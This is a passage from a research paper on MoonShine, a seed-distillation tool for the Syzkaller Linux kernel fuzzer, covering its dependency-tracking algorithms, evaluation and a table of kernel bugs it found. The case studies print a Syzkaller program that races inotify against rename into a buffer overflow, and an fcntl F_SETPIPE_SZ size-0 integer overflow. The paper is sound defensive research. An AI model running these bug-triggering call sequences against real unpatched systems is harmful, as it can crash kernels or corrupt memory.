5:     ...
6:     if (lock)
7:         vma->vm_flags = newflags;
8: }
```

**msync**

```
1: int msync(...)
2: {
3:     ...
4:     if ((flags & MS_INVALIDATE) &&
5:         (vma->vm_flags & VM_LOCKED) {
6:         error = -EBUSY;
7:     }
8: }
```

Figure 2: This listing shows an implicit dependency between `msync` and `mlockall`. The conditional of `msync` on the right depends on the value of the `struct vma_struct` which is set by `mlockall` on the left.

**Algorithm 1** MoonShine's seed distillation algorithm for distilling trace $S$

```
1:  procedure SEEDSELECTION(𝕊)
2:      𝒮 = ∅
3:      ℂ = ∅
4:      i = 1
5:      for s ∈ 𝕊 do
6:          cov[i] = Coverage(s)
7:          i = i + 1
8:      sort(cov) // Sort calls by coverage
9:      for i = 1 → |S| do
10:         if cov[i] \ ℂ ≠ ∅ then
11:             expl_deps = GET_EXPLICIT(cov[i])
12:             impl_deps = GET_IMPLICIT(cov[i])
13:             deps = expl_deps ∪ impl_deps
14:             seed = MERGE(deps ∪ cov[i])
15:             ℂ∪ = cov[i]
16:             𝒮 = 𝒮 ∪ seed
17:     return 𝒮
```

**Algorithm 2** Pseudocode for capturing explicit and implicit dependencies.

```
1:  procedure GET_EXPLICIT(c)
2:      deps = ∅
3:      𝒯 = TRACE_OF(T)
4:      DG = build_dependency_graph(𝒯)
5:      for arg in c.args do
6:          expl_deps = DG.neighbors
7:          for expl_dep in expl_deps do
8:              deps ∪ = GET_IMPLICIT(expl_dep)
9:              deps ∪ = {expl_dep}
10:     return deps
11: procedure GET_IMPLICIT(c)
12:     impl_deps = ∅
13:     for uc in upstream_calls(c) do
14:         if uc.WRITE_deps ∩ c.READ_deps then
15:             impl_deps ∪ = GET_EXPLICIT(uc)
16:             impl_deps ∪ = {uc}
17:     return deps
```

Shine captures those dependencies.

**Explicit Dependencies.** For each trace, MoonShine builds a dependency graph that consists of two types of nodes: results and arguments. Result nodes correspond to values returned by system calls. The result nodes store the following information: 1) value returned, 2) return type (pointer, int, or semantic) and 3) the call in the trace which produced the result. Argument nodes similarly store the value of the argument, the type, and the call to which the argument belongs. An edge from argument node $a$ to result node $r$ indicates that $a$'s value relies on the call which produced $r$. MoonShine builds the graph as it parses the trace. For the returned value of each call, it constructs the corresponding result node and adds it to the graph. Afterwards, it places the result node in a result map that is indexed using the composite key of (type, value). For each argument in a call, MoonShine checks the result cache for an entry. A hit indicates the existence of at least one system call whose result has the same type and value as the current argument. MoonShine iterates over all the result nodes stored in the map for the specific type and value and adds one edge from the argument node to each result node in the graph.

Once the argument dependency graph is constructed, MoonShine identifies explicit dependencies for a given call by enumerating the call's list of arguments and for each argument MoonShine visits the corresponding argument node in the dependency graph. For every edge from the argument node to a result node, MoonShine marks the calls that produced the result node as an explicit dependency. After traversing the entire list, MoonShine returns all calls marked as explicit dependencies.

**Implicit Dependencies.** In order for the coverage achieved by a system call $c_i$ to be affected by the prior execution of system call $c_j$, $c_j$'s execution must influence the evaluation of a conditional in $c_i$'s execution. This is because the only values that can be used to evaluate a conditional are those that are passed as arguments or those existing in the kernel. Therefore, if a call $c_i$ is an implicit dependency of call $c_j$ then $c_j$ must have a condi-



Figure 3: MoonShine workflow

tional in its control flow which depends on a global value $v$ that is modified by $c_i$.

This gives rise to the following definitions. A global variable $v$ is a **read dependency** of a system call $c$ if $c$ reads $v$ in a conditional. Similarly, a global variable $v$ is a **write dependency** of a system call $c$ if $c$ ever writes to $v$. As such, a call $c_a$ is an implicit dependency of $c_b$ if the intersection of $c_a$'s write dependencies and $c_b$'s read dependencies is nonempty.

MoonShine is able to identify the collection of read and write dependencies by performing control flow analysis on the target kernel. For a given system call, the flow analysis starts at the function definition. At each conditional, MoonShine checks all components of the corresponding expression and records all global variables read. If MoonShine encounters an assignment expression or unary assignment expression containing a global variable, it marks that global variable as a write dependency.

Note that for a given trace this approach may overestimate or underestimate the number of implicit dependencies for a given call. It may overestimate because the condition for which the global variable is a read dependency may only be taken for specific values. Calls that write to that field may not necessarily write the required values of the conditional. This approach can underestimate the dependencies if the variable is aliased and that aliased variable is used in the conditional instead. This method can be further refined through "fine-grained" data flow analysis, but this comes at the cost of efficiency during distillation.

The pseudocode for these routines is described in Algorithm 2. Note that the implicit and explicit routines recursively call each other. This is because every upstream dependency must have its dependencies captured as well. This recursive procedure will always terminate because in each iteration the target call gets closer to the beginning of the trace.

# 4 Implementation

We present MoonShine's workflow in Figure 3. MoonShine consists of two components: Trace Generation and Seed Selection. During trace generation, MoonShine executes our seed programs on a kernel instrumented to record coverage and captures their system call traces. This collection of traces is passed to the Seed Distiller which applies our distillation algorithm to extract seeds for the target fuzzer.

**Kernel Instrumentation.** In order to perform distillation, MoonShine needs to know the coverage reached by each system call inside the kernel during its execution. In general this can be achieved at compile time or through binary instrumentation. In our prototype we compile Linux with the flag `CONFIG_KCOV` [38] which instruments the kernel with gcc's sanitizer coverage. Linux allows privileged user level programs to recover the coverage they achieved through the debugfs file /sys/kernel/fs/debug/kcov. During fuzzing we combine multiple other gcc sanitizers to detect bugs, namely Kernel Address Sanitizer (KASAN) [18] and Kernel UndefinedBehaviorSanitizer (UBSAN) [14]. We also enable kernel-specific detectors like the Lock dependency tracker for deadlocks and KMEMLEAK [5] for memory leaks.

**Tracer.** We implement our tracer by adapting and extending Strace [13], a popular system call tracer. We extended Strace because it captured system call names, arguments, and return values out-of-the-box. Furthermore, Strace can track calls across `fork` and `exec` which is useful because many programs are executed by using scripts and if we are unable to capture traces across these calls then it limits our ability to scalably capture traces. Our extension adds a total of 455 lines of code across 3 files. This feature is disabled by default but can be enabled by running `Strace` with the `-k` flag. We plan to submit a patch of our changes to the Strace maintainers.

**Multiprocess Traces.** If a trace consists of multiple processes, MoonShine first constructs a process tree. Every node in the tree stores the system call traces for that specific process. An edge from node $A$ to node $B$ indicates that $B$ is a child of $A$. MoonShine determine this relationship by examining the return value of the `clone` system call. If process $A$ calls `clone` and the result is $B > 0$ then we know $A$ is a parent of $B$. Each edge also stores the position of the last call in $A$'s trace before $B$ was created, and this is important because some resources produced by $A$ can be accessed by $B$, e.g. file descriptors or memory mappings. MoonShine builds a dependency graph for each node in the tree in DFS order. Each node in the dependency graph also stores the position of the call in that processes trace. When computing the explicit dependencies for a call in a trace MoonShine first checks the local dependency graph. If that value is

not in the cache then it traverses up the process tree and checks each process argument graph. If there is a hit in the parent process, MoonShine checks to make sure that the value was stored in the cache prior to the `clone`. In this case, MoonShine will copy the call and its upstream dependencies into the child's trace.

**Explicit Dependencies.** There are three exceptions to our approach of capturing explicit dependencies. First, system call arguments may *themselves* return results e.g, `pipe`. In order to track this, MoonShine requires the aid of a template that identifies for a given system call, which argument has its values set by the kernel. With such a template, MoonShine will also store the value returned in the argument inside of its result cache. Second, memory allocation calls like `mmap` return a *range* of values. A system call may depend on a value inside the range but not on the value explicitly returned. MoonShine handles this by specifically tracking memory allocations made by `mmap` or `SYSTEM V` calls. As it parses the trace it makes a list of active mappings. If the value of a pointer argument falls within an active mapping, then MoonShine adds an edge from the argument to the call that produced that mapping. For any pointer values that do not fall within an active mapping, such as those on the stack or produced through `brk`, MoonShine tracks the memory required for all such arguments and adds a large `mmap` call at the beginning of the distilled trace to store their values. The final exception is when two seeds, currently placed in separate distilled programs, are found to be dependent on one another. In this case, MoonShine merges the two programs into one.

**Implicit Dependencies.** MoonShine's implicit dependency tracker is build on Smatch [16], a static analysis framework for C. Smatch allows users to register functions which are triggered on matching events while Smatch walks the program's AST. These hooks correspond to C expressions such as an Assignment Hook or Conditional Hook. MoonShine tracks read dependencies by registering a condition hook that checks if the conditional expression, or any of its subexpressions, contains a struct dereference. On a match, the hook notifies MoonShine which struct and field are the read dependency along with the line and function name, which MoonShine records.

MoonShine tracks write dependencies by registering a Unary Operator Hook and Assignment Hook. The unary operator hook notifies MoonShine every time a unary assignment operation is applied to a struct deference. The notification describes the corresponding struct name and field and MoonShine records the struct and field as a write dependency. Our assignment hook is nearly identical except it only checks the expression on the left side of the assignment. After running Smatch with our hooks, we generate a text file that is read by our distillation algorithm to identify potential implicit dependencies for every call.

# 5 Evaluation

In this section we evaluate the effectiveness of MoonShine both in terms of its ability to aid OS fuzzers in discovering new vulnerabilities, as well as in terms of its efficiency in gathering and distilling traces while preserving coverage. In particular, we assessed MoonShine's impact on the performance of Syzkaller, a state-of-the-art OS fuzzer targeting the Linux kernel, by distilling seeds constructed from traces of thousands of real programs. Our evaluation aims at answering the following research questions.

- **RQ1**: Can MoonShine discover new vulnerabilities? (Section 5.2)
- **RQ2**: Can MoonShine improve code coverage? (Section 5.3)
- **RQ3**: How effectively can MoonShine track dependencies? (Section 5.4)
- **RQ4**: How efficient is MoonShine? (Section 5.5)
- **RQ5**: Is distillation useful? (Section 5.6)

## 5.1 Evaluation Setup

**Seed Programs.** Since MoonShine's ability to track dependencies is limited to the calls within a single trace, we sought out seed programs whose functionality is *self-contained*, but also provides diverse coverage. We constructed seeds from 3220 programs from the following sources 1) Linux Testing Project (LTP) [7], 2) Linux Kernel selftests (kselftests) [6], 3) Open Posix Tests [8], 4) Glibc Testsuite [3].

The LTP testsuite is designed to test the Linux kernel for reliability, robustness and scalability and is curated by both kernel developers along with third party companies such as IBM, Cisco, and Fujitsu. Out of LTP's 460 system call tests we collected traces for 390. The testcases we avoided focused on system calls which Syzkaller does not support such as `execve`, `clone`, `cacheflush`, etc.

Kselftests is a testing suite contained within the Linux source tree that tests specific subsystems in the kernel. Like with our LTP traces, most of the kselftest traces were collected from the system call suite. Although this testsuite is significantly smaller than LTP we chose to collect from it because it is designed to test specific paths through the kernel. As such, we can expect each program to provide diverse coverage and be reproducible.

The OpenPosix test suite is designed to test the Posix 2001 API specifications for threads, semaphores, timers and message queues. We collected traces from the 1,630 message queue and timer tests.

The glibc test suite is used for functional and unit testing of glibc. The test suite includes regression tests against previously discovered bugs, and tests which exercise components of the C Standard Library such as processing ELF files, io, and networking calls. We collected the traces from 1,120 glibc tests.

**OS Fuzzer.** In the experiments we used Syzkaller as our target OS fuzzer. We chose Syzkaller as it is a state-of-the-art system call fuzzer, having found a large number of vulnerabilities, and is actively maintained. Furthermore, Syzkaller employs effective strategies to discover non-deterministic bugs, e.g., by occasionally executing calls from a given program on different threads. Syzkaller also combines many other existing bug finding mechanisms like fault injection to trigger bug inducing scenarios. Unless stated otherwise, we configured Syzkaller to run on Google Compute Engine (GCE) with 2 fuzzing groups, each group containing 4 fuzzing processes. The Syzkaller manager ran on an Ubuntu 16.04 n1-standard-1 instance which contains 1vCPU and 3.75GB. Each fuzzing group ran on an n1-highcpu-4 machine consisting of 4vCPUs and 3.60GB of memory running our target kernel.

**Distillation Algorithms.** In this evaluation we compare MoonShine's distillation algorithm, termed **Moonshine(I+E)**, against two others. The first is a distillation algorithm which only captures the explicit dependencies, ignoring implicit dependencies, which we call **MoonShine(E)**. The second is a random distillation algorithm, called **RANDOM**, which tracks no dependencies at all. The RANDOM algorithm works by first selecting all system calls in a trace that contributed the most coverage increase, and assigning each to its own synthetic program. Then it randomly selects system calls from across all program traces, distributing them evenly across the synthetic programs, until it has pulled as many system calls as Moonshine(I+E).

Lastly, we use the term **default Syzkaller** to describe Syzkaller fuzzing without any seeds, using only it's hard-coded rules to generate input programs.

## 5.2 Can MoonShine discover new vulnerabilities? (RQ1)

Table 1 shows the vulnerabilities in the Linux kernel that were discovered using MoonShine. Each vulnerability was triggered during a fuzzing experiment that lasted 24 hours. Each experiment consisted of the following steps. First, we generate two sets of distilled seeds using Moonshine(I+E) and MoonShine(E) on traces gathered from all our seed programs. For each set of seeds, we fuzz the latest kernel release candidate for 24 hours 3 times each and do the same using the default Syzkaller. For a vulnerability to be considered as caused by one set of seeds, it must be triggered in at least two of the three experiments and not by default Syzkaller. During each experiment, we restricted Syzkaller to only fuzz the calls contained in our traces to more accurately track the impact of our seeds. We note that default Syzkaller was unable to find any vulnerabilities during these experiments but when using seeds generated by MoonShine it found 17.

**Vulnerabilities Results.** Of the 17 new vulnerabilities we discovered, 10 of them were only discovered when using seeds generated by Moonshine(I+E) and the average age of each was over 9 months. Two of the vulnerabilities we found in `fs/iomap.c` and `iomap_dio_rw` were over 4 years old. We also note that each of the bugs discovered using Moonshine(I+E) alone were concurrency bugs that were triggered by Syzkaller scheduling calls on different threads. We also note that our bugs were found in core subsystems of the kernel, namely `VFS` and `net/core`. We have reported all vulnerabilities to the appropriate maintainers and 9 have already been fixed.

**Result 1**: MoonShine found 17 new vulnerabilities that default Syzkaller cannot find out of which 10 vulnerabilities can only be found using implicit dependency distillation.



Figure 4: Coverage achieved using Moonshine(I+E) and MoonShine(E) and default Syzkaller in 24 hours of fuzzing. Seed traces were obtained from the LTP, Kselftest, Glibc, and Posix sources.

| Subsystem | Module | Operation | Impact | Version Introduced | Distill. Method |
|---|---|---|---|---|---|
| BPF | bpf/devmap.c | dev_map_alloc() | Illegal allocation size | 4.0 | (I+E) & (E) |
| BTRFS | fs/btrfs/file.c | btrfs_fallocate() | Assert Failure | 4.14 | (I+E) |
| Ext4 | fs/fs-writeback.c | move_expired_inodes() | Use After Free | 4.6 | (I+E) |
| JFS | fs/jfs/xattr.c | __jfs_setxattr() | Memory Corruption | 2.6 | (I+E) & (E) |
| Network | net/ipv4/inet_connection_sock.c | inet_child_forget() | Use after Free | 4.4 | (I+E) |
| Network | net/core/stream.c | sk_kill_stream_queues() | Memory Corruption | 4.4 | (I+E) |
| Network | net/core/dst.c | dst_release() | NULL Pointer Deref | 4.15-rc8 | (I+E) |
| Network | net/netfilter/nf_conntrack_core.c | init_conntrack() | Memory Leak | 4.6 | (I+E) |
| Network | net/nfc/nfc.h | nfc_device_iter_exit() | NULL Pointer Deref | 4.17-rc4 | (I+E) |
| Network | net/socket.c | socket_setattr() | NULL Pointer Deref | 4.10 | (I+E) & (E) |
| Posix-timers | kernel/time/posix-cpu-timers.c | posix_cpu_timer_set() | Integer Overflow | 4.4 | (I+E) & (E) |
| Reiserfs | fs/reiserfs/inode.c, fs/reiserfs/ioctl.c, fs/direct-io.c | Multiple | Deadlock | 4.10 | (I+E) |
| TTY | tty/serial/8250/8250_port.c | serial8250_console_putchar() | Kernel Hangs Indefinitely | 4.14-rc4 | (I+E) |
| VFS | fs/iomap.c | iomap_dio_rw() | Data Corruption | 3.10 | (I+E) & (E) |
| VFS | lib/iov_iter.c | iov_iter_pipe() | Data Corruption | 3.10 | (I+E) & (E) |
| VFS | fs/pipe.c | pipe_set_size() | Integer Overflow | 4.9 | (I+E) & (E) |
| VFS | inotify_fsnotify.c | inotify_handle_event() | Memory Corruption | 3.14 | (I+E) |

Table 1: List of previously unknown vulnerabilities found by MoonShine. The rightmost, **Distill. Method** column reports which distillation methods produced the seeds that led Syzkaller to find said vulnerability. (I+E) is shorthand for Moonshine(I+E), and (E) for MoonShine(E). No vulnerabilities were found by the undistilled traces or default Syzkaller.



Figure 5: Coverage breakdown by system call after twenty four hours of fuzzing. The dark blue bars are for Moonshine(I+E) and white bars are for default Syzkaller.

## 5.3 Can MoonShine improve code coverage? (RQ2)

Figure 4 shows the coverage achieved by our Moonshine(I+E) and MoonShine(E) algorithms compared to Syzkaller using only its manual rules over 24 hours of fuzzing. The seeds used in this experiment are generated from all our seed programs described in Section 5.1. For a fair comparison, we restrict Syzkaller to only fuzz the system calls that were present in our traces.

**Overall Coverage Results.** For edge coverage, Moonshine(I+E) covered 53,270 unique basic blocks, MoonShine(E) covered 51,920 and default Syzkaller covered 47,320. This shows Syzkaller's coverage improves noticeably when it starts with either of MoonShine's generated seeds; however, when seeded with programs that have been distilled with both explicit *and* implicit dependencies, Syzkaller achieves 13% coverage improvement compared to the 9% when using explicit dependencies alone.

**Breakdown By System Call.** Figure 5 shows the breakdown of the coverage achieved by Moonshine(I+E) compared to default Syzkaller by system call. The height of each bar represents the union of all unique basic

blocks hit by that system call across all fuzzer programs (both seed and generated) over 24 hours of fuzzing. We see that the system calls where Moonshine(I+E) outperformed default Syzkaller were among *standard* system calls such as `read`, `write`, `fsync` and `mmap`. This fact that Moonshine(I+E) noticeably outperformed Syzkaller on these standard system calls suggests that Syzkaller's hard coded rules are insufficient to capture dependencies for common calls.

**Coverage and Bugs Found.** Although 10 out of 17 bugs found were concurrency related we observed that all our concurrency bugs were found in the file and networking subsystems. Similarly, the calls which produced the most new coverage under our distilled seeds were also file or networking related, for example `fsync` and `sockpair`. This correlation is not arbitrary. Since Syzkaller is a coverage-guided, evolutionary fuzzer, it will continually stress the programs and system calls which are returning the most new coverage. The test suites we used for source programs contain programs which especially exercise functionality in the networking and filesystem kernel subsystems. Of the 17 bugs found by MoonShine, 6 were from the network subsystem, and 8 from file systems. These findings imply that the composition of seed programs is able to influence Syzkaller to focus on fuzzing particular regions of the kernel it otherwise would not, and in extension discover bugs in these regions.

**Result 2**: MoonShine achieves 13% higher edge coverage than default Syzkaller

## 5.4 How effectively can MoonShine distill traces? (RQ3)

**Tracking Dependencies.** To evaluate how effectively MoonShine can track dependencies, we first measured the coverage achieved by our seed programs during trace generation. Afterwards, we distilled these traces using Moonshine(I+E) and MoonShine(E) and measured the coverage achieved by Syzkaller due to these seeds alone, i.e. with mutation and seed generation disabled. We then compared the intersection of the coverage achieved by our traces and the coverage achieved by Syzkaller. Table 2 shows the result of this experiment as we expanded our seed program sources.

The left column indicates the seed programs used in the experiment. As we expanded the number of seed programs, Syzkaller recovered 86.8% and 78.6% of the original trace coverage using seeds generated by Moonshine(I+E) and MoonShine(E). To understand the impact of tracking dependencies, we repeated this experiment using seeds generated by RANDOM. As we see in Column 3, the coverage recovered is at most 23%, nearly four times worse than when using seeds generated by Moonshine(I+E) and MoonShine(E).

To understand the impact of the coverage we could not recover, we repeated our experiments but allowed Syzkaller to mutate and generate seeds. After 30 minutes, we recompared the coverage intersection. The results are summarized in Table 3. When using Moonshine(I+E) and MoonShine(E), Syzkaller can recover 95% and 91.6% of the original traces but when using RANDOM it achieves minimal improvement over default Syzkaller. This suggests that capturing dependencies is crucial to improving Syzkaller's performance and that MoonShine is able to do so effectively.

**Result 3**: MoonShine distills 3220 traces consisting of 2.9 million calls into seeds totaling 16,442 calls that preserve 86% of trace coverage.

## 5.5 How efficient is MoonShine? (RQ4)

To evaluate the efficiency of MoonShine, we measured the execution time of each of MoonShine components across our different sources. These results are summarized in Table 4. The last row shows the time required to process all our sources at once through MoonShine's workflow.

**Trace Generation.** Prior to benchmarking our components, we preloaded all seed programs on a custom Google Cloud image running linux-4.13-rc7 compiled with `kcov`. During trace generation, we launched 4 n1-standard-2 machines and captured the traces in parallel. Our results show that our modifications to Strace result in a 250% slowdown during trace generation uniformly across sources. However, this is to be expected because after each system call we must capture the coverage recorded by `kcov` and write it to a file. Furthermore, the `kcov` api does not deduplicate the edge coverage achieved by a call during its execution. We found that without deduplication, the average size of our traces were 33MB. By deduplicating the instructions during trace generation we are able to reduce the average trace size from 33MB to 102KB.

**Distillation.** Our results for distillation show that the time required to distill a source was proportional to the size of the source. As Table 4 demonstrates, it took only 18 minutes to distill 3220 traces that contained over 2.9 million calls. We also found that over 90% of the execution time in distillation was spent reading the traces. The time required to build the dependency graph and track implicit dependencies was only 30 seconds. This suggests that MoonShine is able to distill efficiently.

| Source | Coverage | | | | Number of Distilled Calls | | | |
|---|---|---|---|---|---|---|---|---|
| | **Traced** | **RANDOM** | **(E)** | **(I+E)** | **Traced** | **RANDOM** | **(E)** | **(I+E)** |
| L+K | 19,500 | 3,460 (17.7%) | 13,320 (68.3%) | 16,400 (84.1%) | 283,836 | 12,712 (4.47%) | 10,200 (3.6%) | 12,712 (4.47%) |
| P+L+K | 23,381 | 5,532 (23.7%) | 18,288 (78.2%) | 21,432 (91.6%) | 1,863,474 | 15,333 (0.82%) | 11,455 (.61%) | 15,333 (0.82%) |
| P+G+L+K | 25,240 | 5,449 (21.6%) | 19,840 (78.6%) | 21,920 (86.8%) | 2,953,402 | 16,442 (0.56%) | 11,590 (.39%) | 16,442 (0.56%) |

Table 2: Seed source breakdown by distillation algorithm. The **Traced** columns report numbers from the original system call traces, prior to any distillation. **(I+E)** is short for Moonshine(I+E) and **(E)** for MoonShine(E). The numbers show the breakdown for our seed programs gathered from LTP (L), Posix Test Suites (L), Glibc Tests (G), Kselftests (K).

| Distillation Method | Coverage Recovered | Percentage |
|---|---|---|
| I+E | 24,230 | 95.0% |
| E | 23,140 | 91.6% |
| RANDOM | 19,120 | 75.7% |
| Default | 18,200 | 72.1% |

Table 3: Coverage recovered from original traces after 30 minutes of fuzzing. I+E refers to Moonshine(I+E) strategy and E refers to MoonShine(E).

| Source | Trace w/ Coverage (mins) | Trace w/o Coverage (mins) | Distillation (mins) |
|---|---|---|---|
| L+K | 8.5 | 3.8 | 4.3 |
| G | 28.4 | 13.3 | 8.5 |
| P | 20.4 | 7.7 | 10.5 |
| **Combined** | **61.3** | **25.2** | **18.3** |

Table 4: Breakdown of MoonShine performance across three seed program groups. The first is a combined LTP (L) + Kselftests(K), followed by Glibc (G) and finally Posix Test Suite (P).

**Result 4**: MoonShine collects and distills 110 gigabytes of raw program traces in under 80 minutes.

## 5.6 Is distillation useful? (RQ5)

We now evaluate our claim that without distillation the performance of the fuzzer will decrease significantly. We construct 5 different sets of seeds where the average number of calls for each seed increases by 146 but the number of seeds stay fixed at 500. We then instrument Syzkaller to record any mutations it performs on its programs. Each of our sets of seeds is used by Syzkaller as it fuzzes Linux 4.14-rc4 for 2 hours. Figure 6 shows the number of mutations it performs over the two hours. We observe that as the average length increases, the number of mutations decrease significantly. When using seeds whose average call length is 730, Syzkaller performed less than 100 mutations in one hour, which is prohibitively slow.

| Distillation Method | Mutations/sec |
|---|---|
| Default | 335 |
| MoonShine(E) | 305 |
| Moonshine(I+E) | 296 |
| Undistilled | 160 |

Table 5: Syzkaller's executions/sec measured after 2 hours of fuzzing across seeds generated from our different distillation algorithms. Our seed programs included LTP, Kselftests, Glibc teststuites, and Posix testsuites

We now assess the impact that MoonShine's seeds have on Syzkaller's overall performance. We measured the mutations per second achieved by Syzkaller throughout its 2 hour execution when using seeds generated by Moonshine(I+E), MoonShine(E), and with undistilled seeds. The results are summarized in Table 5. Syzkaller's baseline performance was 335 mutations per second. When using seeds generated by MoonShine(E) and Moonshine(I+E), the performance only decreased 10%. However, when Syzkaller used undistilled seeds, its mutation rate decreased by 53%.

**Result 5**: Running Syzkaller with undistilled seeds slows the mutation rate by 53%. Running Syzkaller on distilled seeds only reduces the mutation rate to 88.4% of what is achieved by default Syzkaller.



Figure 6: A comparison of Syzkaller's total mutations achieved in 2 hours of fuzzing while varying average seed program length. As program length increased, the number of mutations decreased in that timespan.

## 6 Case Studies of Bugs

In this section we describe two select bugs discovered by MoonShine during our experiments.

### 6.1 `inotify` Buffer Overflow

**Description.** Our first bug is a buffer overflow in the `inotify_handle_event()` module within the `inotify` subsystem. The inotify API enables users to track actions within the filesystem such as file creation, deletion, renaming, etc,. On a matching action, the kernel calls `inotify_handle_event()` to generate an event for the user, which has the following structure:

```
struct inotify_event_info {
    struct fsnotify_event *fse;
    int wd;
    u32 sync_cookie;
    int name_len;
    char name[]; /* optional field */
}
```

When generating a file-related event, `inotify_handle_event()` determines the amount of memory to allocate by first checking the length of the filename. After allocating memory, `inotify_handle_event()` calls `strcpy()` to copy the filename. However, if the filename length increases after determining the amount of memory to allocate but before the `strcpy()`, it will cause a buffer overflow. This can happen if another task calls `rename()` in that window. This scenario is detailed in Figure 7. In the top window, Thread 1 executes `inotify_handle_event` and if the event corresponds to a filename then it will call `strlen(dentry->d_name.name)`. After computing `alloc_len`, Thread 2 calls `rename` which performs a `memcpy` to change `dentry->d_name.name`. When Thread 1 resumes, `dentry->d_name.name` is different so the subsequent `strcpy` will overflow the struct if the size of the name has increased.

After 4.5 hours of fuzzing with seeds distilled using Moonshine(I+E), Syzkaller reported a *KASAN: slab out of bounds in strcpy* crash in `inotify_handle_event()`. The program that triggered the bug is listed in Figure 8. Lines 2 and 3 initialize an `inotify` instance to watch the current directory for all events. Line 5 creates a file named "short" and line 6 closes it. In line 7, the file is renamed to the longer name "long_name." The reason Syzkaller triggered this bug is because it will randomly schedule calls on different threads. In this case, the `rename` and `close` were run in parallel.

**How Distilled Seeds Helped.** The program in Figure 8 is from the `inotify02` testcase in LTP. The goal of the test case was to test the close, create, and rename events to ensure correct semantic behavior. When using only its manual rules, Syzkaller never generated the relevant sequence of calls for this bug to trigger. This is because its manual rules are weighted to select calls that share semantic types. In this case, the `rename`, `close` and `inotify_add_watch` did not share semantic types, but MoonShine's distillation algorithm could detect that each of these calls contributed new coverage as during their control paths each triggered an `inotify` event. Furthermore, MoonShine observed `inotify_add_watch` is an implicit dependency of both `rename` and `close` so the calls were merged into one program.

### 6.2 Integer Overflow in `fcntl`

The `pipe` system call creates an undirected data channel that allows communication between two processes. By default, the size of a pipe is the same as the system limit which is typically 4096 bytes. The size can be increased by calling `fcntl` with the command `F_SETPIPE_SZ`. However, calling this command with size 0 causes an `unsigned long long` overflow. Figure 9 shows the relevant excerpts from the call stack.

The root cause of the error happens in line 12. Since `size` is 0, `nr_pages` is also set to 0 which means that `fls_long(-1)` returns 64, resulting in the undefined expression `(1UL << 64)`.

**How Distilled Seeds Helped.** Our seed program fcntl30.c (from the LTP testsuite) called `fcntl` with `F_SETPIPE_SZ`. Figure 10 shows the relevant excerpt where the test iteratively changes the pipe size starting from the default size of 4096; however, during fuzzing, Syzkaller changed the size to 0. Default Syzkaller was unable to detect the bug because it is unable to understand that the command `F_SETPIPE_SZ` is meant to take

**Thread 1**: fs/notify/inotify/inotify_fsnotify.c

```
int inotify_handle_event()
{
    struct inotify_event_info *event;
    int len = 0;
    int alloc_len = sizeof(struct
        inotify_event_info);
    if (dentry->d_name.name) {
      len = strlen(dentry->d_name.name);
      alloc_len += len + 1;
    }
    /* Interrupted by Thread 2 */
```

**Thread 2**: fs/dcache.c

```
static void copy_name()
{
  memcpy(dentry->d_iname, target->d_name.name,
      target->d_name.len + 1);
  dentry->d_name.name = dentry->d_iname;
}
```

**Thread 1** (continued)

```
    /* Execution Resumed */
    event = kmalloc(alloc_len, GFP_KERNEL);
    event->name_len = len;
    if (len)
      strcpy(event->name, dentry->d_name.name);
}
```

Figure 7: inotify_handle_event() bug in fs/notify/fsnotify.c. After Thread 1 computes alloc_len, Thread 2 increases the length of filename by copying a larger string to dentry->d_name.name, causing the overflow in strcpy.

```
1:  mmap(...)
2:  r0 = inotify_init()
3:  r1 = inotify_add_watch(r0,
        &(0x7f0000000000)="2e", 0xfff)
4:  chmod(&(0x7f0000001000)="2e", 0x1ed)
5:  r2 = creat(&(0x7f0000002000)="short",
        0x1ed)
6:  close(r2)
7:  rename(&(0x7f000000a000)="short",
        &(0x7f0000006000-0xa)="long_name")
8:  close(r0)
```

Figure 8: Syzkaller program that caused the bug. We have increased readability by truncating arguments and changing the filenames from hex strings to "long_name" and "short." Critically, "long_name" is longer than "short."

a file descriptor corresponding to pipe. When executing the command, Syzkaller randomly chooses from the collection of previously opened file descriptors so in order to trigger this bug it must select both fcntl with the command F_SETPIPE_SZ and ensure that pipe has already been executed. Whereas for the seed programs, the application already knows that the fcntl command should be associated with pipe so those two commands are already in the same program.

```
1:  long pipe_fcntl(...) {
2:     ...
3:     case F_SETPIPE_SZ:
4:         pipe_set_size(pipe, arg); //arg = 0
5:     ...
6:  long pipe_set_size(pipe, 0) {
7:     ...
8:         round_pipe_size(0);
9:     ...
10: unsigned int round_pipe_size(0) {
11:    ...
12:    nr_pages = (size + PAGE_SIZE - 1) >>
           PAGE_SHIFT; // = 0UL
13:    return (1UL << fls_long(0-1)) <<
           PAGE_SHIFT; //fls_long(-1) returns
           64
14: ...
```

Figure 9: fcntl undefined behavior when called with command F_SETPIPE_SZ and size of 0.

```
1:  int main(...)
2:  {
3:    int pipe_fds[2], test_fd;
4:    ...
5:    for (lc = 0; TEST_LOOPING(lc); lc++) {
6:      pipe(pipe_fds);
7:      test_fd = pipe_fds[1];
8:
9:      TEST(fcntl(test_fd, F_GETPIPE_SZ));
10:
11:     orig_pipe_size = TEST_RETURN;
12:     TEST(fcntl(test_fd, F_SETPIPE_SZ,
            new_pipe_size));
13:     ...
14:   }
15:   ...
16: }
```

Figure 10: Relevant excerpt from fcntl30.c. Traces from this program were distilled to form the fcntl pipe bug.

## 7 Discussion

We have demonstrated that trace distillation can improve kernel security by discovering new vulnerabilities efficiently. In this section, we describe some of the limitations of our current prototype implementation and some future directions that can potentially minimize these issues.

### 7.1 Limitations

**Lack of Inter-Thread Dependency Tracking.** MoonShine's dependency tracking algorithm assumes that all

dependencies of a call are produced by the same thread or a parent process. However, if a call depends on a resource produced by a parallel thread or process, then the current implementation of MoonShine cannot track the dependency. While the programs producing the traces used in this paper contained very few such inter-process/thread dependencies, more complex programs like databases or Web servers may have such dependencies as their processes/threads often share sockets and memory regions. Developing a tracking mechanism for such inter-thread/inter-process dependencies will be an interesting future work.

**False Positives from Static Analysis.** MoonShine's static implicit dependency analysis may result in false positives, i.e., it may detect two system calls to have implicit dependencies where there are none. Note that these false positives do not affect the coverage achieved by the distilled corpus but might make the traces slightly larger than they need to be.

In our experiments, we observed that imprecise pointer analysis is a major source of false positives. If two system calls read and write from the same struct field, MoonShine cannot determine if the corresponding pointers refer to the same struct instance. For example, MoonShine identifies `mlock` as an implicit dependency of `munmap` because `struct vma` is a write dependency of `mlock` and a read dependency of `munmap`. However, the instances of `struct vma` are completely determined by the pointers passed in as the first argument to each call. If the first arguments to these calls are different, then the instances of the struct will also differ and the two calls will not be dependencies. However, due to the imprecision of static analysis, MoonShine always treats these calls as dependencies irrespective of their arguments.

## 7.2 Future Work

